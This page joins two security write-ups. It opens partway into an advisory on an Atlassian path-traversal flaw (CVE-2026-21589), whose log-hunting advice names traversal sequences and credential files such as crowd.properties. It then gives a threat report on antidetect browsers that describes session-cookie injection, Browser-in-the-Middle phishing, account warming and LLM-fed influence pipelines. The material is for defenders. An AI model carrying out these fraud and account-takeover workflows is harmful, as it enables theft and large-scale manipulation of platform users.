The telecommunications and internet service provider sector was the primary target, accounting for 68% of observed activity. The concentration in telecommunications and ISP environments is notable because Atlassian products frequently support internal development, operations, and service-management workflows in large, interconnected organizations.
Mitigation and Detection
Patching is the primary remediation. Atlassian advises customers to upgrade each affected installation to a fixed version or the latest available release. If patching cannot be completed immediately, Atlassian recommends removing affected instances from public internet access until a patch or temporary mitigation is in place.
For threat hunting, Atlassian recommends reviewing access logs for traversal sequences. Request lines should be URL-decoded up to two times before searching for .. adjacent to /, \, or ::. Security teams can also search decoded logs using the regular expression published in Atlassian’s advisory. Because exploitation requires a known path, requests referencing WEB-INF, web.xml, urlrewrite.xml, crowd.properties, or other sensitive application files warrant particular scrutiny.
Organizations using Crowd integrations should also consider the potential exposure of application credentials. If logs or other evidence indicate that a sensitive configuration file may have been retrieved, incident response should extend beyond patching the vulnerable Atlassian instance to include credential rotation, review of Crowd users and group memberships, and investigation of activity across connected products.
How Imperva Helps
Imperva Web Application Firewall helps identify and block malicious path-traversal requests before they reach vulnerable Atlassian applications. Its inspection of decoded and obfuscated request paths is relevant to CVE-2026-21589 because exploitation can use nonstandard separators and encoded traversal patterns to reach protected files.
Customers should still install Atlassian’s fixed releases as soon as possible. A WAF provides an important compensating control while upgrades are tested and deployed, but it does not replace remediation of the vulnerable software or investigation of possible earlier access.
Conclusion
CVE-2026-21589 combines a low-complexity, unauthenticated attack path with an unusually broad affected-product footprint. Although the immediate capability is limited to reading known files within the application web root, predictable file locations and shared credentials can turn that access into a much larger identity and administrative compromise.
While Imperva customers are protected out-of-the-box, all organizations running Atlassian Data Center products should treat the issue as an emergency: inventory affected installations, patch every node to a fixed release, apply Atlassian’s temporary mitigations where patching is delayed, and review historical access logs for traversal patterns and requests targeting sensitive configuration files.
Antidetect browsers obscure the digital identity of their users, enabling a single operator to silently manage thousands of isolated accounts across multiple platforms (including Facebook, TikTok, Instagram, and YouTube), while evading detection systems that look for scams and coordinated inauthentic behavior.
Threat actors abuse these platforms, taking over accounts and using them for financial fraud, phishing and malware distribution. These accounts can also be used to coordinate influence operations, which becomes an even greater concern ahead of elections.
Social platforms primarily detect coordinated activity at the account and behavioral layer. Antidetect browsers run below the surface enabling them to remain undetected.
The three main antidetect browsers we discuss in this report are Kameleo, AdsPower, and MultiLogin.
These tools already use AI integration, from built-in automation templates to offering a dedicated MCP server that pipes LLM-generated content directly into pre-warmed account profiles at machine speed. Running a large-scale social media operation now requires only a credit card instead of a technical team.
Introduction
Antidetect browsers conceal their users’ digital identities, enabling a single operator or small team to simultaneously run thousands of isolated accounts across multiple platforms such as Facebook, Instagram, TikTok, YouTube, Twitter/X, Discord, LinkedIn, Reddit, and many more, without triggering the detection systems employed by those platforms.
In this report, we highlight three main tools: Kameleo, AdsPower, and MultiLogin. We selected these specifically on the basis of documented references across underground forums and criminal marketplaces, indicating active adoption beyond their stated commercial purposes. Confirmed use cases include:
Account takeover operations in which session cookies harvested by infostealer malware are injected into clean browser profiles to assume control of banking accounts and cryptocurrency wallets without triggering authentication alerts.
Carding operations in which stolen payment credentials are tested across e-commerce platforms under the guise of distinct legitimate users.
Fraudulent loan applications submitted under fabricated identities.
Bulk creation of artificial accounts used to generate fraudulent advertising revenue at scale.
As documented in Anthropic’s September 2026 Threat Intelligence Report, attackers used antidetect browsers in a fraud campaign that targeted cryptocurrency exchanges and financial marketplaces. They combined antidetect browser profiles, residential proxies, automated CAPTCHA-solving, and identity-verification bypass tools to create large numbers of verified accounts while avoiding onboarding security checks. These accounts were later used in fraud operations.
The risk posed by antidetect browsers is greater because these accounts pass KYC verification, build legitimate activity histories, and appear benign during transactions. As a result, fraud detection systems that rely on user behavior or device identity often cannot identify these accounts as suspicious until after fraudulent activity has already occurred.
The antidetect browsers documented in this research are commercially available, legally registered platforms with documented legitimate use cases in digital marketing, e-commerce, and privacy protection. When deployed by threat actors, the same infrastructure that enables financial fraud at scale is equally applicable to Coordinated Inauthentic Behavior (CIB), the term used to describe organized manipulation campaigns in which false identities are central to the operation and adversarial methods are used to evade detection.
Meta’s most recent transparency reporting explicitly flagged this as a growing concern, with Russia, Iran, and China identified as the three leading sources of such activity globally.
The Identity Obfuscation Stack – How antidetect browsers defeat social media platform detection at every layer
Figure 1 – The five layers through which antidetect browsers defeat platform detection methods.
While antidetect browsers are not a new phenomenon, their threat potential has increased with the integration of AI. Previously, their operational impact was constrained by the manual effort required to run and maintain large account networks at scale. AI-assisted content generation, automated persona management, and machine-speed distribution pipelines now enables a single actor with a subscription and a prompt to do the work of a coordinated team.
In the following sections, we provide a technical breakdown of each tool, examining capabilities documented on their own platforms, underground forum references, and the specific features that position them as an emerging threat.
Figure 2 – Comparison of popular antidetect tools.
Defeating Platform Detection: The Identity Layer No Platform Can See
Companies like Meta, TikTok, and Google have spent billions of dollars building behavioral and identity detection systems to identify abuse of their platforms for scams, financial fraud, and coordinated inauthentic activity. Antidetect browsers are engineered to defeat every signal on which those systems rely.
Every antidetect browser uses fingerprint spoofing. When a browser connects to a website, it exposes dozens of identifying parameters that the website can collect to build a browser fingerprint, including canvas rendering output, WebGL vendor and renderer strings, font enumeration behavior, screen resolution, time zone, user agent, and hardware identifiers. Platforms cross-reference these signals to determine whether two accounts originate from the same device. Antidetect browsers intercept and fabricate each of these parameters individually, assigning a unique combination to every profile.
The criminal ecosystem surrounding these tools extends well beyond their commercial vendors. As seen in Figure 3, a threat actor on a Russian-language underground forum advertised an AiTM engine as a commercial service, with built-in functionality to export harvested session credentials directly into antidetect browsers. The post confirms that the pipeline from credential harvesting to antidetect-assisted account takeover is a documented, commercially available and actively traded workflow with dedicated tooling, published instructions, and an active buyer community.
Figure 3 – An AiTM engine advertised as a commercial service on a Russian-language underground forum, with built-in functionality to export harvested session credentials directly into antidetect browsers.
Kameleo
Modifying browser engines at the source level rather than applying surface overrides, Kameleo produces fingerprints drawn from real device signatures, making them significantly harder to flag as anomalous. Its adoption within criminal ecosystems is evidenced by its repeated appearance across the most active Russian-language hacking forums. As seen in Figure 4, Kameleo is listed alongside other antidetect browsers in a post by a proxy seller on an underground forum, advertising residential proxy services explicitly marketed for account farming, CAPTCHA bypass, and shield evasion against security systems including DataDome, the same platform for which Kameleo’s own blog publishes dedicated bypass guides.
Figure 4 – A proxy seller on an underground forum listing Kameleo as part of a complete operational stack. The service is explicitly marketed for account farming and bulk accountmanagement.
Kameleo’s engineering team published a guide detailing how to automate Facebook likes across multiple accounts simultaneously using precisely this fingerprint manipulation. As seen in Figure 5, evading platform detection is not a side effect but the tool’s primary operational value.
Figure 5 –Kameleo’sguide on how to automate Facebook likes across multiple accounts simultaneously using browser fingerprint manipulation.
Beyond fingerprinting, Kameleo suppresses WebRTC, a protocol that can leak a device’s real IP address even when a proxy is active, and provides explicit configuration options to prevent non-proxied UDP connections. The documentation frames this not as a privacy feature but as a counter to a known de-anonymization vector used by platform security teams.
At the session layer, Kameleo’s dedicated cookie injection API accepts complete cookie objects including session IDs, refresh tokens, and authentication flags, allowing a pre-authenticated session state to be inserted into a profile before it is launched. The platform sees the profile as an already-authenticated user, with no login event occurring to trigger anomaly detection. As independently documented by threat intelligence research and confirmed by security researchers, this workflow is established and active in the criminal ecosystem. Figure 6 shows a recruitment post on a Russian-language underground forum advertising a multifunctional infostealer with RAT capabilities explicitly designed to operate within antidetect browser environments, listing Kameleo, AdsPower, and MultiLogin among 21 compatible platforms capable of harvesting session cookies, authentication tokens, cryptocurrency wallets, API keys, and 2FA credentials.
Figure 6 – A recruitment post on a Russian-language underground forum lists 21 browsers including Kameleo, AdsPower, and MultiLogin as compatible platforms.
As seen in Figure 7, a threat actor on a Russian-language underground hacking forum explicitly introduces Kameleo as a component of Browser-in-the-Middle phishing kits targeting credentials across Google, Microsoft, Facebook, and financial platforms. In a Browser-in-the-Middle attack, the phishing server instructs the antidetect browser to create a new profile for the victim, assigned a residential proxy in their country and a clean device fingerprint. The victim’s credentials, entered on the phishing page, are passed in real time into the real login page of the target service through an automation framework. The target platform sees a login attempt from a consistent, locally coherent device with a residential IP address in the expected country, none of the signals that would trigger a security challenge or step-up authentication.
Figure 7 –A post on a Russian-language underground hacking forum introducing Kameleo as a component of Browser-in-the-Middle phishing kits targeting credentials across Google, Microsoft, Facebook, and financial platforms.
AdsPower
Chinese in origin and subsequently registered across multiple jurisdictions and localized into more than 20 languages, AdsPower applies fingerprint spoofing logic across more than 20 configurable parameters per profile and advertises a 99.2% ban avoidance rate. As seen in Figure 8, its proxy editor provides a built-in catalog of compatible third-party residential and rotating proxy providers, assignable directly within the profile creation interface. Figure 9 illustrates the granularity of fingerprint control available, with each profile’s WebRTC handling, time zone, geolocation, and language individually configurable to ensure the synthetic identity is consistent across every detectable signal.
Figure 8 –AdsPower’s proxy integration interface lists compatible third-party residential and rotating proxy providers available within the platform.
Figure 9 – AdsPower’s fingerprint editor displaying granular per-profile identity parameters including WebRTC, timezone and location derived from the assigned proxy IP.
The scale of AdsPower’s intended use is reflected in its pricing structure, with published tiers supporting up to 5,000 distinct profiles as seen in Figure 10, and enterprise arrangements available on request. As seen in Figure 11, its account editor supports platforms spanning social media, e-commerce, financial services, and professional networks including Facebook, Amazon, LinkedIn, X, PayPal, and Google.
Figure 10 – AdsPower’s pricing table reflects the intended operational scale, with enterprise tiers supporting more than 5,000 profiles available upon request.
Figure 11 – AdsPower’s account editor shows supported platforms available for bulk profile management, including Facebook, Amazon, LinkedIn, X, PayPal, and Google.
Scalability is further addressed through a built-in RPA engine and a dedicated Marketplace, as seen in Figure 12, offering pre-built templates for automated liking, commenting, direct messaging, follower scraping, and AI-assisted engagement across hundreds of profiles simultaneously. The multi-window synchronizer replicates identical actions across hundreds of profiles from a single input, while account warming automation builds synthetic activity histories over weeks to reduce platform suspicion before deployment.
Figure 12 – AdsPower’s RPA Marketplace lists pre-built automation templates for bulk account activity across major platforms, including automated liking, commenting, direct messaging, follower scraping, and AI-assisted engagement.
On the AI front, AdsPower advertises a dedicated Model Context Protocol server enabling direct integration with large language model workflows, creating a pipeline in which AI-generated content can be produced, injected into pre-warmed account profiles, and distributed across platforms in a fully automated sequence requiring no human involvement. A companion feature, the Cookie Robot, automates cookie warming on TikTok and Twitter/X accounts prior to operational use. The RPA Marketplace is the delivery mechanism for this pipeline, with ready-to-deploy workflows designed to operate in direct combination with AI-generated content, resulting in an end-to-end operation at a scale and speed previously associated only with state-sponsored actors.
As seen in Figure 13, AdsPower’s own published scraping guide explicitly acknowledges that scraping Facebook constitutes a violation of the platform’s terms of service and may result in legal action, before advising users that an antidetect browser can help bypass these limitations.
Figure 13 – AdsPower’s official scraping guide advises users that an antidetect browser can help bypass scraping limitations.
MultiLogin
MultiLogin operates as a fully featured antidetect browser platform, offering isolated browser profiles with unique device fingerprints covering canvas output, WebGL parameters, fonts, timezone, screen resolution, and user agent, with each profile maintaining separate cookies, local storage, and session data. The platform supports automation through Selenium, Playwright, and Puppeteer, enabling fully scripted, headless operation of multiple profiles simultaneously. MultiLogin has been referenced on Exploit, a Russian-language underground hacking forum, in a thread dedicated to antidetect browsers, indicating active discussion and adoption of the platform within criminal communities (see Figure 6).
MultiLogin extends its multi-account capability into the mobile layer through a phone farming infrastructure that replaces physical Android devices with cloud-hosted equivalents. Every cloud Android profile maintains its own persistent mobile device parameters, with proxies assigned per profile to control location and network identity. MultiLogin’s own documentation states that most account bans in phone farm environments occur due to multiple accounts sharing the same device signals, storage, or network patterns, and positions its product as the solution to this detection problem, an explicit acknowledgment that the platform is designed to defeat association detection at the mobile layer.
According to their website, virtual phone number provisioning through partner integrations enables SMS-based account verification without physical SIM cards or mobile devices. Each virtual number is paired with a mobile device fingerprint profile, enabling the rapid creation of large volumes of accounts that appear to originate from distinct mobile devices across different geographic locations.
MultiLogin maintains a dedicated web scraping solution page and publishes operational guides for scraping platforms including Facebook, LinkedIn, Amazon, and Twitter, with its built-in residential proxy infrastructure marketed as enabling scraping operations that bypass bot detection and IP-based rate limiting. Its stated use cases listed on its own website include ticket scalping automation, a practice explicitly illegal in multiple jurisdictions and prohibited by major ticketing platforms, with the platform’s infrastructure documented as tested daily against major ticketing services for compatibility. MultiLogin additionally lists AI Quick Actions Automation among its documented product capabilities, indicating a degree of AI integration into its operational workflow.
As seen in Figure 14, MultiLogin’s payment infrastructure accepts cryptocurrency alongside credit card payments and regional systems including SberPay and YooMoney. Notably, YooMoney has been designated on the OFAC Specially Designated Nationals list since April 2022 under Executive Order 14024 as a Sberbank subsidiary, and SberPay operates as a product of Sberbank, itself under comprehensive OFAC blocking sanctions since February 2022. The acceptance of these payment methods, alongside cryptocurrency, enables anonymous and potentially sanctions-non-compliant transactions. MultiLogin offers 24/7 support through dedicated Telegram channels staffed by human representatives and is tested daily against more than 50 major social media platforms to ensure continued compatibility. Taken together, MultiLogin’s mobile infrastructure, AI automation layer, scraping capabilities, criminal community presence, and payment infrastructure make it one of the most operationally complete platforms in this category.
Figure 14 – MultiLogin’s payment infrastructure accepts a variety of different payment services.
AI-Powered Campaign Infrastructure
The most consequential recent development is AI integration directly into the operational stack. AdsPower advertises a dedicated Model Context Protocol server enabling direct integration with large language model workflows, creating a pipeline in which AI-generated content can be produced, injected into pre-warmed account profiles, and distributed across platforms in a fully automated sequence requiring no human involvement. A companion feature, the Cookie Robot, automates cookie warming on TikTok and Twitter/X accounts prior to operational use, simulating browsing behavior to establish account credibility before the content distribution phase begins.
The RPA Marketplace mentioned in the previous section is the delivery mechanism for this pipeline. Available templates contain ready-to-deploy workflows maintained and updated by the vendor, designed to operate in direct combination with AI-generated content. This creates an end-to-end influence operation pipeline that requires no active operator presence once the campaign is initiated. The result is a single automated workflow that places coordinated influence operation capacity within reach of any sufficiently motivated actor, regardless of resources or technical expertise.
Web Scraping as Operational Intelligence
The web scraping capabilities documented across these platforms serve a function that extends well beyond data collection. Scraped data is the intelligence layer that makes the operation more precise. Several of the tools we reviewed maintain dedicated scraping solution pages describing capabilities including fingerprint rotation, CAPTCHA bypass, and headless browsing designed to extract data from platforms including LinkedIn, Amazon, Facebook, and Twitter while evading their anti-scraping defenses. As seen in Figure 13, the AdsPower published scraping guide explicitly acknowledges that scraping Facebook constitutes a violation of the platform’s terms of service and may result in legal action, before advising users that an antidetect browser can help bypass these limitations.
The combination of well-farmed personas and targeted scraping capabilities enables a precision influence operation at scale.
Workflow:
An artificial account, warmed up over several weeks of simulated activity, accumulates sufficient credibility to be accepted into a closed group on a social media platform.
Once inside, the platform’s scraping infrastructure extracts available information on every member, including names, profile data, religious affiliations, political interests, age, geographic markers, and engagement patterns.
The harvested dataset becomes the targeting intelligence for a bulk coordinated campaign, allowing artificial personas to engage each member with content calibrated to their specific profile, amplify narratives that resonate with the group’s demonstrated interests, and simulate the kind of peer validation that drives genuine behavioral change.
A Sophisticated and Professionally Maintained Ecosystem
The commercial availability of these tools reflects a fundamental shift in the influence-operation threat landscape: what was once the domain of well-resourced state actors and advanced persistent threat groups is now accessible to any motivated individual with a credit card. These are all professionally maintained, customer-supported, multilingual software platforms with pricing pages, knowledge bases, release notes, and dedicated sales teams. The only barrier to running a large-scale coordinated inauthentic operation is not a user’s technical sophistication but the need to pay a subscription fee.
The language coverage and market reach of these tools reflects the scale of their intended user base. AdsPower is available in 20 languages. MultiLogin supports English, Chinese, Russian, Vietnamese, and Portuguese, and is tested daily against more than 50 platforms. Kameleo maintains a public blog catalog of dedicated technical guides on bypassing Cloudflare bot detection, defeating DataDome, and solving Cloudflare Turnstile challenges, which are all security systems deployed specifically to identify and block automated or inauthentic browser sessions.
The customer support infrastructure surrounding these tools mirrors that of legitimate enterprise software, with MultiLogin offering 24/7 support through dedicated Telegram channels staffed by human representatives. As seen in Figure 14, MultiLogin’s payment infrastructure accepts cryptocurrency alongside credit card payments and regional systems including SberPay and YooMoney, both Russian payment services.
As seen in Figure 15, independent threat actors have developed and are actively selling purpose-built antidetect solutions on underground forums, complete with feature documentation, technical support, and monthly subscription pricing. This particular tool targets Android devices specifically, offering automated geolocation spoofing, device ID replacement, Wi-Fi environment manipulation, and Play Integrity bypass at 100 USD per month, reflecting the breadth of threat actor demand across different device categories and operational requirements.
As seen in Figure 16, the downstream commercial activity built on this infrastructure extends to farmed platform accounts advertised for sale on underground forums alongside explicit instructions to access them using antidetect browsers. Cryptocurrency is the default payment method. These posts confirm a mature commercial underground market in which these antidetect tools function as the operational backbone of a broader fraud and influence ecosystem.
Figure 15 – An antidetect tool designed for Android devices advertised on an underground forum, offers automated geolocation spoofing, device ID replacement, and Play Integrity bypass at 100 USD per month.
Figure 16 – Farmed Google Ads accounts advertised for sale on an underground forum.
Conclusion
The antidetect browser ecosystem represents a sophisticated, commercially mature, and increasingly AI-driven infrastructure that has fundamentally lowered the barrier to running scam and fraud operations, as well as coordinated inauthentic operations at scale. These commercially maintained tools are available in dozens of languages, backed by customer support teams, tested daily against the world’s largest social media platforms, and are now integrated with LLM pipelines that remove the human operator from the execution layer. The coupling of identity spoofing infrastructure, automated content distribution, and AI-assisted persona management represents a threat surface that platform detection systems may struggle to address, particularly in the context of elections taking place across multiple countries.
The infrastructure we documented is commercially available today. Its capabilities are not constrained by technical sophistication, national resources, or operational scale. The question is no longer whether these tools are being actively used for fraud, account takeover, and coordinated manipulation, but whether the detection, enforcement, and awareness frameworks across every layer of the ecosystem are prepared to counter them.
Recommendations
Security and threat intelligence teams:
The detection priority should shift from the account and behavioral layer, where these tools are already designed to appear invisible, to the network and infrastructure layer.
Indicators include residential proxy infrastructure operating at scale, WebRTC suppression patterns, anomalous cookie injection sequences, and known antidetect browser user agent strings in web traffic logs.
Account warming patterns, simulated by these tools over several weeks, may be indistinguishable from legitimate organic behavior without cross-referencing device fingerprint consistency over time.
Social media platforms:
Antidetectbrowser infrastructure should be treated as a first-class priority.
The capabilities operate below existing detection thresholds, and infrastructure-layer signals may be the only reliable detection surface available.
Platforms should consider actively acquiring and reverse engineering antidetect tools to map their proxy patterns, fingerprint rotation behaviors, and detection bypass mechanisms, and use those findings to recalibrate banning logic specifically against these tools’ TTPs.
CISOs and companies:
The risk posed by antidetect browser infrastructure extends well beyond influence operations.
Silent account takeover using cookie injection workflows can bypass multi-factor authentication without generating a login event.
Organizations are advised to review whether their session monitoring infrastructure can detect pre-authenticated session anomalies, and to incorporate antidetect-specific attack scenarios into red team exercises and threat models.
Threat actors can leverage antidetect browsers to replicate victim device fingerprints and geolocation to execute unauthorized transactions without triggering behavioral anomaly detection.
Fraud detection systems that rely on device consistency and session continuity signals should be specifically reviewed for resilience against fingerprint spoofing and session injection at the identity infrastructure layer.

 Login